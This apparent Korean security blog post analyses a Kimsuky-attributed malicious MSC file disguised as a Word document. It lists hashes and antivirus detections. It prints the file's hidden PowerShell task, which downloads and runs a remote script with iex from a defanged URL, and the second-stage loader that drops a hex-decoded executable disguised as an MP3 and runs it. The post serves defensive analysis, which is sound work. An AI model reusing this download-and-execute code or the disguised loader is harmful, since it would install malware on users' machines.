김수키(Kimsuky) 에서 만든 msc 파일 로 위장하는 악성코드-Skibidi Boilet Master.msc(2024.8.16)

wezard4u.tistory.com/429256

Sakai August 19, 2024

오늘은 김수키(Kimsuky)에서 만든 msc 파일로 위장하는 악성코드-Skibidi Boilet Master.msc(2024.8.16)애 대해 알아보겠습니다.
MSC 파일은 Microsoft 관리 콘솔과 관련된 스냅인 제어 파일입니다.
악성코드 해쉬값
파일명:Skibidi Boilet Master.msc
사이즈:141 KB
MD5:e25027c2a3b9e45f0551604453e6f865
SHA-1:cb2ca952b8d4a70f9c8cd00265a30d0411e5f5d5
SHA-256:b13201957eec1248b3d91f2fd5a0b5d999c0c77644810f4aa28c9ecd0faf8828
이며 Microsoft Management Console(MMC) 는 MMC는 단일 인터페이스를 사용하여 여러 서비스를 관리할 수 있도록 다양한 스냅인을 실행할 수 있는 공통 프레임워크를 제공 서비스입니다.

Skibidi Boilet Master.msc 파일에 포함된 코드


MMC 내용

```
<VisualAttributes>
    <String Name="Applicat(i)onTitle" ID="10"/>
    <Icon Index="0" File="C:\Program Files\Microsoft
Office\root\Office16\WINWORD(.)EXE">
      <Image Name="Large" Bina(r)yRefIndex="0"/>
      <Image Name="Small" BinaryR(e)fIndex="1"/>
      <Image Name="Large48x" BinaryR(e)fIndex="2"/>
    </Icon>
  </Visual(A)ttributes>
  <Favori(t)es>
    <Favorit(e) TYPE="Group">
      <String (N)ame="Name" ID="1"/>
      <Favor(i)tes/>
    </Favo(r)ite>
  </Favor(i)tes>
  <ScopeTree>
    <SnapinCache>
      <Snapin CLSID="{C96401CC-0E(1)7-11D3-(8)85B-00C04F72C717}"
AllExten(s)ionsEnabled="true"/>
    </Sn(a)pinCache>
    <No(d)es>
      <Node ID="1" ImageIdx="0" CLSID="{C964(0)1CC-0E17-11D3-88(5)B-00C04F72C717}"
Preload="true">
        <Nodes/>
        <String N(a)me="Name" ID="3"/>
        <Bitmaps>
          <BinaryDat(a) Name="Small" BinaryRefIndex="3"/>
          <BinaryData Na(m)e="Large" BinaryRefIndex="4"/>
        </Bitm(a)ps>
        <Componen(t)Datas>
          <Component(D)ata>
            <GUID Name=(")Snapin">{C96401CC-0(E)17-11D3-885B-00C04F72C717}</GUID>
            <Stream Binar(y)RefIndex="5"/>
          </Compone(n)tData>
        </ComponentD(a)tas>
        <Compo(n)ents/>
      </Node>
    </Nodes>
  </ScopeT(r)ee>
  <ConsoleTas(k)pads>
    <ConsoleTaskpad ListSize="Medium" IsNo(d)eSpecific="true"
Replaces(D)efaultView="true" No(R)esults="true" Des(c)riptionsAsText="true"
NodeType="{C96401CE(-)0E17(-)11D3-885B(-)00C04(F)72C717}" ID="{656F3A6A(-)1A63-
4FC4(-)9C9B-4B75AF6DF3A3}">
      <String Name(=)"Name" ID="4"/>
      <String Name="D(e)scription" Value=""/>
      <String Name="Tool(t)ip" Value=""/>
      <Tasks>
        <Task Type="Co(m)mandLine" Command="powershell.exe">
          <String Name="N(a)me" ID="5"/>
          <String Name="Desc(r)iption" ID="11"/>
          <Symbol>
```

```
            <Image Name="Small" Binar(y)RefIndex="6"/>
            <Image Name="Large" Binary(R)efIndex="7"/>
          </Symbol>
          <CommandLine Directory="" WindowState="Minimized" Params="-Win(d)owStyle
Hidden -Command iex (iwr -Uri 'hxxps://0x0(.)st/XO5m(.)txt' -UseBasicParsing)"/>
        </Task>
      </Tasks>
      <BookMark Name="TargetNode" Nod(e)ID="1"/>
    </ConsoleTask(p)ad>
  </ConsoleTask(p)ads>
  <ViewSettingsCac(h)e>
    <TargetView Vie(w)ID="1" NodeTypeGUID="{00000000(-)0000(-)000(0)-0000-
00(0)000000000}">
      <BookMark Nod(e)ID="1"/>
    </Target(V)iew>
    <ViewSettin(g)s Flag_TaskPadID="(t)rue" A(g)e="1">
      <GUID>{656F3A(6)A(-)1A63-4FC4(-)9C9B-4B75AF6DF3A3}</GUID>
    </ViewS(e)ttings>
    <TargetVie(w) ViewID="1" NodeTyp(e)GUID="{5C659259(-)E236(-)11D2-8899-
00104B2AFB46}"/>
    <ViewSettings Flag_TaskPadID="true" Age="3">
      <GUID>{00000000(-)0000(-)0000(-)0000(-)000000000000}</GUID>
    </ViewSettings>
    <TargetView Vie(w)ID="1" NodeTypeGUID="{C9(6)401CE-0E17-(1)1D3-885B-
0(0)C04F72C717}"/>
    <ViewSettings Flag_T(a)skPadID="true" Age="2">
      <GUID>{00000000-0000-(0)000-0000-000(0)00000000}</GUID>
    </View(S)ettings>
  </ViewSetti(n)gsCache>
  <ColumnSetting(s)Cache/>
  <Stri(n)gTables>
    <Ident(i)fierPool AbsoluteMin="1" Abs(o)luteMax="65535" N(e)xtAvailable="12"/>
    <StringT(a)ble>
      <GUID>{71(E)5B33E-1064(-)11D2(-)808F(-)0000F875A9CE}</GUID>
      <Strings>
        <String ID="1" Refs="1">Fa(v)orites</String>
        <String ID="3" Refs="2">Cons(o)le Root</String>
        <String ID="4" Refs="1">Secur(i)ty Mode</String>
        <String ID="5" Refs="1">Open</S(t)ring>
        <String ID="10" Refs="1">Docum(e)nt</String>
        <String ID="11" Refs="1">Skibidi Boilet Master(.)docx<Skibidi Boilet
Master(.)docx</String>
      </Str(i)ngs>
    </StringT(a)ble>
  </StringTa(b)les>
  <BinarySto(r)age>
    <Binary Name="CONSOLE_FILE_ICON(_)LARGE">
```

코드 분석

1.VisualAttributes (시각적 속성) 섹션
ApplicationTitle:애플리케이션의 제목이 Document로 설정
Icon Reference:WINWORD(.)EXE 와 연결된 아이콘
이 C:\Program Files\Microsoft Office\root\Office16\WINWORD(.)EXE 경로에 지정되어 있으며 콘솔이 Microsoft Word와 유사하게 보이거나 상호작용 하도록 설계
2. Favorites(즐겨찾기) 섹션
Favorite Group:Favorites 라는 이름의 그룹이 포함되어 있고 콘솔 내에서 사용자 정의된 즐겨찾기 항목을 나타내는 섹션
3.ScopeTree 섹션
SnapinCache 및 Nodes:해당 섹션은 MMC의 모듈화된 구성 요소인 스냅인을 정의
여기에서 {C96401CC-0E17-11D3-885B-00C04F72C717}이라는 CLSID가 반복적으로 사용되는데 스냅인에 연결
4. ConsoleTaskpads 섹션
Task Configuration (작업 구성):해당 섹션에서 PowerShell을 사용하여 특정 명령을 실행하는 작업이 정의
분석:
PowerShell을 사용하여 hxxps://0x0(.)st/XO5m(.)txt 주소에서 스크립트를 다운로드한 후 해당 스크립트를 직접 실행(iex)하도록 구성
-WindowStyle Hidden 매개변수는 창을 숨긴 상태로 실행되도록 하여 사용자가 눈치 채지 못하게 설정
5. StringTables (문자열 테이블) 섹션
String Entries:해당 섹션에는 ID와 참조로 정의된 문자열이 포함
Skibidi Boilet Master(.)docx 라는 문서 제목이 언급되어져 있으며 콘솔의 기능이나 내용과 관련
6. BinaryStorage (바이너리 저장소) 섹션
해당 섹션에는 콘솔에서 사용하는 아이콘이나 기타 바이너리 리소스가 포함
결론
PowerShell 명령을 통해 외부 사이트 에서 스크립트를 다운로드 하고 실행을 하고 있으며 지난 시간에 경기도에 있는 어떤 시에서 해킹해서 해당 사이트에서 파워셀(PowerShell)를 실행을 하게 만들어진 것과 비슷 합니다.
그러면 사이트에 직접 접속을 하면 뭐~많이도 나오는데 밑에 보며 핵심 포인트가 될 것입니다.




XO5m.txt 사이트에 포함된 악성코드

```
$data = [byte[]]::new($encode(d)Data.Length / 2)
for ($i = 0; $i -lt $data.Lengt(h); $i++) {
    $data[$i] = [Convert]::ToByt(e)($encodedData(.)Substring($i (*) 2, 2), 16)
}

$mp3Path =
[System(.)IO(.)Path]::Combine([System(.)Environment]::GetFolder(P)ath('Common(D)ocume
nts'), 'khle(.)mp3')
[System.IO.File]::WriteAllBytes($mp3Path, $data)

$exePath = $mp3P(a)th -repla(c)e '\(.)mp3$', '(.)exe'
Rename-Item -Path $m(p)3Path -New(N)ame $exePath

Start-Process( -)FilePath 'conhost(.)exe' -Argu(m)e(nt(L)ist $exePath -(N)oNewWindow
```

코드 분석

PowerShell 스크립트로 실행
1. $encodedData를 바이트 배열로 변환
$encodedData는 16진수로 인코딩된 문자열 데이터이고 해당 스크립트는 이 데이터를 2자씩 잘라서 바이트 배열로 변환
2. MP3 파일로 저장
변환된 바이트 배열 데이터를 khle(.)mp3라는 이름으로 공용문서 폴더에 저장 MP3 파일처럼 보이지만 진짜 음성이나 음악이 있는 음원은 아님
3. MP3 파일을 EXE 파일로 변환
Rename(-)Item 명령을 사용하여 확장자를 (.)mp3 에서 (.)exe로 변경

이 과정에서 변환된 데이터가 실행 파일로 변환
4. 실행 파일 실행
conhost(.)exe를 사용하여 변환된 실행 파일을 백그라운드 실행
-No(N)ewWindow 옵션은 새 창을 열지 않고 실행되도록 설정
khle.mp3로 위장하여 실행 파일로 변환하고 시스템에서 은밀히 실행이 되고 특히 백그라운드 에서 실행
그리고 해당 아이콘은 Bing 로고를 사용한 것을 확인할 수가 있습니다.



khle.exe 내부 모습

2024-08-18 13:11:59 UTC 기준 탐지하는 보안 업체들은 다음과 같습니다.
ALYac:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
Arcabit:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
BitDefender:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
Emsisoft:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE (B)
eScan:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
GData:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
Google:Detected
Ikarus:Dump.Generic
MAX:Malware (ai Score=89)
Trellix (HX):Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
VIPRE:Dump:Generic.MSC.Kimsuky.A.FFFFFFFE
VirIT:Trojan.MSC.Heur.A
해당 악성코드는 BitDefender 엔진 계열들만 탐지하는 것을 확인할 수가 있으며 안랩 V3는 해당 악성코드가 다운로드 하는 파일을 탐지하고 있습니다.
뭐~어차피 본체 파일만 차단하면 되니까 백신프로그램(안티 바이러스)DB는 항상 최신 파일로 사용하는 것을 추천하면 그래도 msc 파일은 노턴(Norton)에서는 탐지를 하지 않아서 신고

(어차피 exe 파일은 탐지하지만)
일단 블로그 주인장은 전문가가 아니기 때문이 어느 국가 및 집단을 타겟 으로 하고 있는지 모름